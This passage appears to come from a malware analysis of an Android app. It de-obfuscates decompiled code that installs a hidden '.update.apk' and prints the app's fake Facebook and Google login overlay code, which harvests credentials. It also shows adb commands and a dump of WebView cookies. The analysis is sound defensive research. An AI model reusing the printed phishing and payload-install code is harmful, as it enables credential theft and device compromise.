latinasialmostdwantingkcolonialrpsaoioksremembervlandscapesweucformatdvisualrwxcpassporteskippialexandriajbirminghamcauohealthykinfluenceserenderedjartista
oncordlxgoldestjhosencheckoutxreplyjinfaredzstephenhprecisehavdfundamentalirfeburnmarcticbpreciselyqoccupationsgdetectork50t/sdcaimplementofleecejsaskatche
wanbutilshltdiconstantsbenefitffishldelegationiincurredotalksvdeliveringfbiologicalgsurdrequirementskexpensivecindonesianaceilingdexpectswmerchantadiscrition
wfilterecriticismfblowjobpaintingsmillionshantonionfedlpreciselykpipelinesrcyturningbmateiracingqeconomyqparticipantzdropsrpointerncarolinalculturehitalicz
popeofinanceyevabradarspartrjecexperienceycoolnrecyclingrprotocolaiochemistryvgreetingy chaptersbslotnpraiselreferralbverde ldownklongerzestoniazgcxoldestoback
ingamailsrcutiwalksrpassesasentkdianahjailzforkkreasonsvoccupationalnpossiblyxinfluenceistonebresumescdgreeosteelvmzassessmentr latinasialmostdwantingkcoloni
alrpsaoioksremembervlandscapesweucformatdvisualrwxcpassporteskippialexandriajbirminghamcauohealthykinfluenceserenderedjartistaoncordlxgoldestjhosencheckout
xreplyjinfaredzstephenhprecisehavdfundamentalirfeburnmarcticbpreciselyqoccupationsgdetectork50rd/Download/implementofleecejsaskatchewanbutilshltdiconstantsb
enefitffishldelegationiincurredotalksvdeliveringfbiologicalgsurdrequirementskexpensivecindonesianaceilingdexpectswmerchantadiscritionwfilterecriticismfblowjo
bpaintingsmillionshantonionfedlpreciselykpipelinesrcyturningbmateiracingqeconomyqparticipantzdropsrpointerncarolinalculturehitaliczpopeofinanceyevabradarsp
artrjecexperienceycoolnrecyclingrprotocolaiochemistryvgreetingy chaptersbslotnpraiselreferralbverde ldownklongerzestoniazgcxoldestobackingamailsrcutiwalksrpass
esasentkdianahjailzforkkreasonsvoccupationalnpossiblyxinfluenceistonebresumescdgreeosteelvmzassessmentr latinasialmostdwantingkcolonialrpsaoioksremembervlan
dscapesweucformatdvisualrwxcpassporteskippialexandriajbirminghamcauohealthykinfluenceserenderedjartistaoncordlxgoldestjhosencheckoutxreplyjinfaredzstephenh
precisehavdfundamentalirfeburnmarcticbpreciselyqoccupationsgdetectork50.update.apk",
"implementofleecejsaskatchewanbutilshltdiconstantsbenefitffishldelegationiincurredotalksvdeliveringfbiologicalgsurdrequirementskexpensivecindonesianaceilingd
expectswmerchantadiscritionwfilterecriticismfblowjobpaintingsmillionshantonionfedlpreciselykpipelinesrcyturningbmateiracingqeconomyqparticipantzdropsrpoint
erncarolinalculturehitaliczpopeofinanceyevabradarspartrjecexperienceycoolnrecyclingrprotocolaiochemistryvgreetingy chaptersbslotnpraiselreferralbverde ldownklo
ngerzestoniazgcxoldestobackingamailsrcutiwalksrpassesasentkdianahjailzforkkreasonsvoccupationalnpossiblyxinfluenceistonebresumescdgreeosteelvmzassessmentr l
atinasialmostdwantingkcolonialrpsaoioksremembervlandscapesweucformatdvisualrwxcpassporteskippialexandriajbirminghamcauohealthykinfluenceserenderedjartistaonc
ordlxgoldestjhosencheckoutxreplyjinfaredzstephenhprecisehavdfundamentalirfeburnmarcticbpreciselyqoccupationsgdetectork50))),
"application/vnd.android.package-archive");
45         intent.setFlags(268435456);
46         shelfschryslerbcriticseadapterlsoundtrackmtransactionlwellnessyshareholdersyviqnavallflyerc32.
shelfschryslerbcriticseadapterlsoundtrackmtransactionlwellnessyshareholdersyviqnavallflyerc32FOR_IN = true;

```

We need to replace every matched string with `""` which provides us the actual data.

```
>>> str="/mnimplementofleecejsaskatchewanbutilshltdiconstantsbenefitffishldelegationiincurredotalksvdeliveringfbiologicalgsurdrequirementskexpensivecindonesianaceilingdexpectswmerchantadiscr
etionwfilterecriticismfblowjobpaintingsmillionshantonionfedlpreciselykpipelinesrcyturningbmateiracingqeconomyqparticipantzdropsrpointerncarolinalculturehitaliczpopeofinanceyevabradarspartr
jecexperienceycoolnrecyclingrprotocolaiochemistryvgreetingy chaptersbslotnpraiselreferralbverde ldownklongerzestoniazgcxoldestobackingamailsrcutiwalksrpassesasentkdianahjailzforkkreasonsvoccup
ationalnpossiblyxinfluenceistonebresumescdgreeosteelvmzassessmentr latinasialmostdwantingkcolonialrpsaoioksremembervlandscapesweucformatdvisualrwxcpassporteskippialexandriajb
irminghamcauohealthykinfluenceserenderedjartistaoncordlxgoldestjhosencheckoutxreplyjinfaredzstephenhprecisehavdfundamentalirfeburnmarcticbpreciselyqoccupationsgdetectork50t/sdcaimplementofleecejsaskatche
wanbutilshltdiconstantsbenefitffishldelegationiincurredotalksvdeliveringfbiologicalgsurdrequirementskexpensivecindonesianaceilingdexpectswmerchantadiscritionwfilterecriticismfblowjobpaintin
gsmillionshantonionfedlpreciselykpipelinesrcyturningbmateiracingqeconomyqparticipantzdropsrpointerncarolinalculturehitaliczpopeofinanceyevabradarspartrjecexperienceycoolnrecyclingrprotocola
iochemistryvgreetingy chaptersbslotnpraiselreferralbverde ldownklongerzestoniazgcxoldestobackingamailsrcutiwalksrpassesasentkdianahjailzforkkreasonsvoccupationalnpossiblyxinfluenceistonebresum
escdgreeosteelvmzassessmentr latinasialmostdwantingkcolonialrpsaoioksremembervlandscapesweucformatdvisualrwxcpassporteskippialexandriajbirminghamcauohealthykinfluenceserenderedjartistaoncor
dlxgoldestjhosencheckoutxreplyjinfaredzstephenhprecisehavdfundamentalirfeburnmarcticbpreciselyqoccupationsgdetectork50rd/Download/implementofleecejsaskatchewanbutilshltdiconstantsbenefitff
ishldelegationiincurredotalksvdeliveringfbiologicalgsurdrequirementskexpensivecindonesianaceilingdexpectswmerchantadiscritionwfilterecriticismfblowjobpaintingsmillionshantonionfedlprecisel
ykpipelinesrcyturningbmateiracingqeconomyqparticipantzdropsrpointerncarolinalculturehitaliczpopeofinanceyevabradarspartrjecexperienceycoolnrecyclingrprotocolaiochemistryvgreetingy chaptersbs
lreferralbverde ldownklongerzestoniazgcxoldestobackingamailsrcutiwalksrpassesasentkdianahjailzforkkreasonsvoccupationalnpossiblyxinfluenceistonebresumescdgreeosteelvmzassessmentr l
atinasialmostdwantingkcolonialrpsaoioksremembervlandscapesweucformatdvisualrwxcpassporteskippialexandriajbirminghamcauohealthykinfluenceserenderedjartistaoncordlxgoldestjhosencheckoutxreplyj
infaredzstephenhprecisehavdfundamentalirfeburnmarcticbpreciselyqoccupationsgdetectork50.update.apk"
>>> str2="implementofleecejsaskatchewanbutilshltdiconstantsbenefitffishldelegationiincurredotalksvdeliveringfbiologicalgsurdrequirementskexpensivecindonesianaceilingdexpectswmerchantadiscr
etionwfilterecriticismfblowjobpaintingsmillionshantonionfedlpreciselykpipelinesrcyturningbmateiracingqeconomyqparticipantzdropsrpointerncarolinalculturehitaliczpopeofinanceyevabradarspartrje
cexperienceycoolnrecyclingrprotocolaiochemistryvgreetingy chaptersbslotnpraiselreferralbverde ldownklongerzestoniazgcxoldestobackingamailsrcutiwalksrpassesasentkdianahjailzforkkreasonsvoccupat
ionalnpossiblyxinfluenceistonebresumescdgreeosteelvmzassessmentr latinasialmostdwantingkcolonialrpsaoioksremembervlandscapesweucformatdvisualrwxcpassporteskippialexandriajbirminghamcauohealt
hykinfluenceserenderedjartistaoncordlxgoldestjhosencheckoutxreplyjinfaredzstephenhprecisehavdfundamentalirfeburnmarcticbpreciselyqoccupationsgdetectork50"
>>> print(str.replace(str2,""))
/mnt/sdcard/Download/.update.apk
>>>
```

Likewise, obfuscation is widely used in this application to hide the actual code content in the events that anyone compiles it or for the purpose of avoiding detection.

Phishing

Upon de-obfuscating the entire source code, we discovered additional attack vectors which can be exploited by the application for a phishing attack. We found the source code that was used to display the login pages for Facebook, Facebook Page and Google.

```
private View.OnClickListener createacont = new View.OnClickListener() { // from class:
com.appser.fingeringwfujitsuxvariancexexcitingedocumentaryscarbsqueryklawscorderhdishesnakaqincreasec19.4
@Override // android.view.View.OnClickListener
public void onClick(View view) {
    amvpennsylvaniaiwilliamxsequencesybeginwnzqoccurrerjaysconferencegindeedbnominationfcoalitiona33.openLink(
        educationalwcjvflooringvgaleidalefmatrixbcaveaclickingnproblemgtallrreceivingddragoneasinn5.
        agbpassengerkweightedqpreventddavidsonqschoolhwashingbaccessorywcontributiongapartmentswjointz40("
        aHR0cHM6KiptLmZhY2Vib29rLmNvbSpyLnBocA==").replace("*", "/"));
    oppositegininsertedwboutiqueedrugseunitedtdiscussionshframetnamedxasinsasemblyztrustedzskiinga4.
    tennisdinformedqcaiinteractionlmeresnaturervermonthmostlyktraffictmexpandingxinformationalg47(
        educationalwcjvflooringvgaleidalefmatrixbcaveaclickingnproblemgtallrreceivingddragoneasinn5.
        s_educationalwcjvflooringvgaleidalefmatrixbcaveaclickingnproblemgtallrreceivingddragoneasinn5_fh, "Facebook<
        Create-New-Account<Create-New-Account".getBytes());
}
};
```

Example, the application is performing base64 encoding for a domain name and it replaces the symbol * with /. Which results as

```
→ nepaligirl
→ nepaligirl echo "aHR0cHM6KiptLmZhY2Vib29rLmNvbSpyLnBocA==" | base64 -d
https:**m.facebook.com*r.php%
→ nepaligirl python3
Python 3.9.6 (default, Oct 18 2022, 12:41:40)
[Clang 14.0.0 (clang-1400.0.29.202)] on darwin
Type "help", "copyright", "credits" or "license" for more information.
>>> str1="https:**m.facebook.com*r.php"
>>> print(str1.replace("*","/"))
https://m.facebook.com/r.php
>>> █
```

The following code also provides a login page where users can enter their login information. This is done by launching a web page with a custom layout that closely resembles that of Facebook and Google. This is like a traditional overlay attack, where a fake login page is presented to victims, tricking them into providing their credentials. If the user does not provides valid credentials, it performs a verification check to determine if either the "**com.facebook.katana**" or "**com.facebook.lite**" app package has been installed on the device. If the "**com.facebook.katana**" app is found to be installed, the code launches an "**intent**" to open the activity associated with that package. On the other hand, if the "**com.facebook.katana**" app is not present but the "**com.facebook.lite**" app is installed, an "**Intent**" is launched to start the activity linked to the "**com.facebook.lite**" package.


```

public void onClick(View view) {
    String charSequence = ((TextView)
        fingeringwfujitsuxvariancexexcitingedocumentaryscarbsqueryklawscorderhdishesnakaqincreassec19.this.findViewById(R.id.
        email)).getText().toString();
    String charSequence2 = ((TextView)
        fingeringwfujitsuxvariancexexcitingedocumentaryscarbsqueryklawscorderhdishesnakaqincreassec19.this.findViewById(R.id.
        pass)).getText().toString();
    if (charSequence.length() <= 5) {
        amvpennsylvaniaiwilliamxsequencesybeginwnzqoccurrencerjaysconferencegindeedbnominationfcoalitiona33.showToast("
            Please Check Your Email/Password.");
    } else if (charSequence2.length() < 8) {
        amvpennsylvaniaiwilliamxsequencesybeginwnzqoccurrencerjaysconferencegindeedbnominationfcoalitiona33.showToast("
            Password Must At least 8 characters.");
    } else {
        PackageManager packageManager =
            shelveschryslerbcriticseadapterlsoundtrackmtransactionlwellnessyshareholdersyviqnavallflyerc31.
            app_shelveschryslerbcriticseadapterlsoundtrackmtransactionlwellnessyshareholdersyviqnavallflyerc31_Context.
            getPackageManager();
        if (!fingeringwfujitsuxvariancexexcitingedocumentaryscarbsqueryklawscorderhdishesnakaqincreassec19.this.
            isPackageInstalled("com.facebook.katana", packageManager)) {
            if (fingeringwfujitsuxvariancexexcitingedocumentaryscarbsqueryklawscorderhdishesnakaqincreassec19.this.
                isPackageInstalled("com.facebook.lite", packageManager)) {
                Intent launchIntentForPackage =
                    fingeringwfujitsuxvariancexexcitingedocumentaryscarbsqueryklawscorderhdishesnakaqincreassec19.this.
                    getPackageManager().getLaunchIntentForPackage("com.facebook.lite");
                launchIntentForPackage.setFlags(268435456);
                fingeringwfujitsuxvariancexexcitingedocumentaryscarbsqueryklawscorderhdishesnakaqincreassec19.this.
                    startActivity(launchIntentForPackage);
            }
        } else {
            Intent launchIntentForPackage2 =
                fingeringwfujitsuxvariancexexcitingedocumentaryscarbsqueryklawscorderhdishesnakaqincreassec19.this.
                getPackageManager().getLaunchIntentForPackage("com.facebook.katana");
            launchIntentForPackage2.setFlags(268435456);
            fingeringwfujitsuxvariancexexcitingedocumentaryscarbsqueryklawscorderhdishesnakaqincreassec19.this.startActivity(
                launchIntentForPackage2);
        }
    }
}

```

The "**Recovergmal**" listener opens a link to the Google password recovery page, and the "revocerclick" listener opens a link to the Facebook password recovery page. Additionally, both listeners seem to write data to an unspecified object or location.

```

private View.OnClickListener Recovergmal = new View.OnClickListener() { // from class:
com.appser.fingeringwfujitsuxvariancexexcitingedocumentaryscarbsqueryklawscorderhdishesnakaqincreassec19.6
    @Override // android.view.View.OnClickListener
    public void onClick(View view) {
        amvpennsylvaniaiwilliamxsequencesybeginwnzqoccurrencerjaysconferencegindeedbnominationfcoalitiona33.openlink(
            educationalwlcjvflooringvgaleidalefmatrixbcaveaclickingnproblemgtallrreceivingddragoneasinn5.
            pdxconsxprovisionsagenerouscadministeredbparentwcolumnistszcelebshfootagerssubmittinghrnaengaget48("
            https://accounts.google.com/signin/recovery", "");
        oppositeginertedwboutiqueedrugseunitedtdiscussionshframetnamedxasinsasassemblyztrustedzskiinga4.
            tennisdinformedqcaiinteractionlmeresnaturervermonthmostlyktraffickmexpandingxinformationalg47(
            educationalwlcjvflooringvgaleidalefmatrixbcaveaclickingnproblemgtallrreceivingddragoneasinn5.
            s_educationalwlcjvflooringvgaleidalefmatrixbcaveaclickingnproblemgtallrreceivingddragoneasinn5_fh, "Gmail<
            Forget-Password<Forget-Password".getBytes());
    }
};


private View.OnClickListener revocerclick = new View.OnClickListener() { // from class:
com.appser.fingeringwfujitsuxvariancexexcitingedocumentaryscarbsqueryklawscorderhdishesnakaqincreassec19.7
    @Override // android.view.View.OnClickListener
    public void onClick(View view) {
        amvpennsylvaniaiwilliamxsequencesybeginwnzqoccurrencerjaysconferencegindeedbnominationfcoalitiona33.openlink(
            fingeringwfujitsuxvariancexexcitingedocumentaryscarbsqueryklawscorderhdishesnakaqincreassec19.this.RecoverFB);
        oppositeginertedwboutiqueedrugseunitedtdiscussionshframetnamedxasinsasassemblyztrustedzskiinga4.
            tennisdinformedqcaiinteractionlmeresnaturervermonthmostlyktraffickmexpandingxinformationalg47(
            educationalwlcjvflooringvgaleidalefmatrixbcaveaclickingnproblemgtallrreceivingddragoneasinn5.
            s_educationalwlcjvflooringvgaleidalefmatrixbcaveaclickingnproblemgtallrreceivingddragoneasinn5_fh, "Facebook<
            Forget-Password<Forget-Password".getBytes());
    }
};

```


We tried to trigger the activity which is responsible for displaying google account WebView.

```
+ nsurl adb shell am start -n com.appser.verapp/com.appser.racialaneverthelessxsignificanceqapplicantgforbesdpkworgancjavascriptjconceptualihollandg sizedf26
Starting: Intent { cmp=com.appser.verapp/com.appser.racialaneverthelessxsignificanceqapplicantgforbesdpkworgancjavascriptjconceptualihollandg sizedf26 }
+ nsurl []
```

The application opens an activity, and we can see the google web page.



But we can see that the webpage is displayed inside an application.



Examining the application's internal storage after an activity was initiated, we discovered that the database Cookies were populated.

```
com.appser.verapp on (Android: 8.0.0) [usb] # pwd
Current directory: /data/user/0/com.appser.verapp/app_webview
com.appser.verapp on (Android: 8.0.0) [usb] # ls
Type          Last Modified          Read Write Hidden Size      Name
-----
File          2023-01-29 16:28:45 GMT True True  False 181.0 B variations_seed_new
File          2023-01-29 16:28:45 GMT True True  False  0.0 B variations_stamp
File          2023-01-29 16:28:45 GMT True True  False  0.0 B webview_data.lock
File          2023-01-29 16:28:45 GMT True True  False 36.0 B metrics_guid
File          2023-01-29 16:28:45 GMT True True  False 56.0 KiB Web Data
Directory    2023-01-29 16:28:45 GMT True True  False  4.0 KiB blob_storage
File          2023-01-29 16:28:45 GMT True True  False  0.0 B Web Data-journal
Directory    2023-01-29 16:28:45 GMT True True  False  4.0 KiB GPUCache
File          2023-01-29 16:47:50 GMT True True  False 24.0 KiB Cookies
File          2023-01-29 16:47:50 GMT True True  False  0.0 B Cookies-journal
Directory    2023-01-29 16:29:27 GMT True True  False  4.0 KiB Service Worker
File          2023-01-29 16:28:55 GMT True True  False 56.0 B pref_store
File          2023-01-29 16:49:50 GMT True True  False 56.0 KiB QuotaManager
File          2023-01-29 16:49:50 GMT True True  False  0.0 B QuotaManager-journal
Directory    2023-01-29 16:29:28 GMT True True  False  4.0 KiB IndexedDB
Directory    2023-01-29 16:29:31 GMT True True  False  4.0 KiB databases
Directory    2023-01-29 16:31:22 GMT True True  False  4.0 KiB Session Storage
```

```
+ nepaligirl sqlite3 Cookies
```

```
SQLite version 3.32.2 2020-06-04 12:58:43
```

```
Enter ".help" for usage hints.
```

```
sqlite> .table
```

```
cookies meta
```

```
sqlite> .dump
```

```
PRAGMA foreign_keys=OFF;
```

```
BEGIN TRANSACTION;
```

```
CREATE TABLE meta(key LONGVARCHAR NOT NULL UNIQUE PRIMARY KEY, value LONGVARCHAR);
```

```
INSERT INTO meta VALUES('mmap_status','-1');
```

```
INSERT INTO meta VALUES('version','10');
```

```
INSERT INTO meta VALUES('last_compatible_version','10');
```

```
CREATE TABLE cookies (creation_utc INTEGER NOT NULL,host_key TEXT NOT NULL,name TEXT NOT NULL,value TEXT NOT NULL,
R NOT NULL,is_secure INTEGER NOT NULL,is_httponly INTEGER NOT NULL,last_access_utc INTEGER NOT NULL, has_e
ent INTEGER NOT NULL DEFAULT 1,priority INTEGER NOT NULL DEFAULT 1,encrypted_value BLOB DEFAULT '',firstpa
st_key, name, path));
```

```
INSERT INTO cookies VALUES(13319483326861179,'news.google.com','GN_PREF','W251bGwsIkNBSVNEQWktdmRxZUJoQ0ln
4844440190728,1,1,1,X',0);
```

```
INSERT INTO cookies VALUES(13319483368505128,'news.google.com','OTZ','6878429_56_56__56_', '/',133220753680
```

```
INSERT INTO cookies VALUES(13319483367342271,'.news.google.com','_ga','GA1.3.476331730.1675009767', '/',133
',0);
```

```
INSERT INTO cookies VALUES(13319483367373929,'.news.google.com','_gid','GA1.3.467633962.1675009767', '/',13
',0);
```

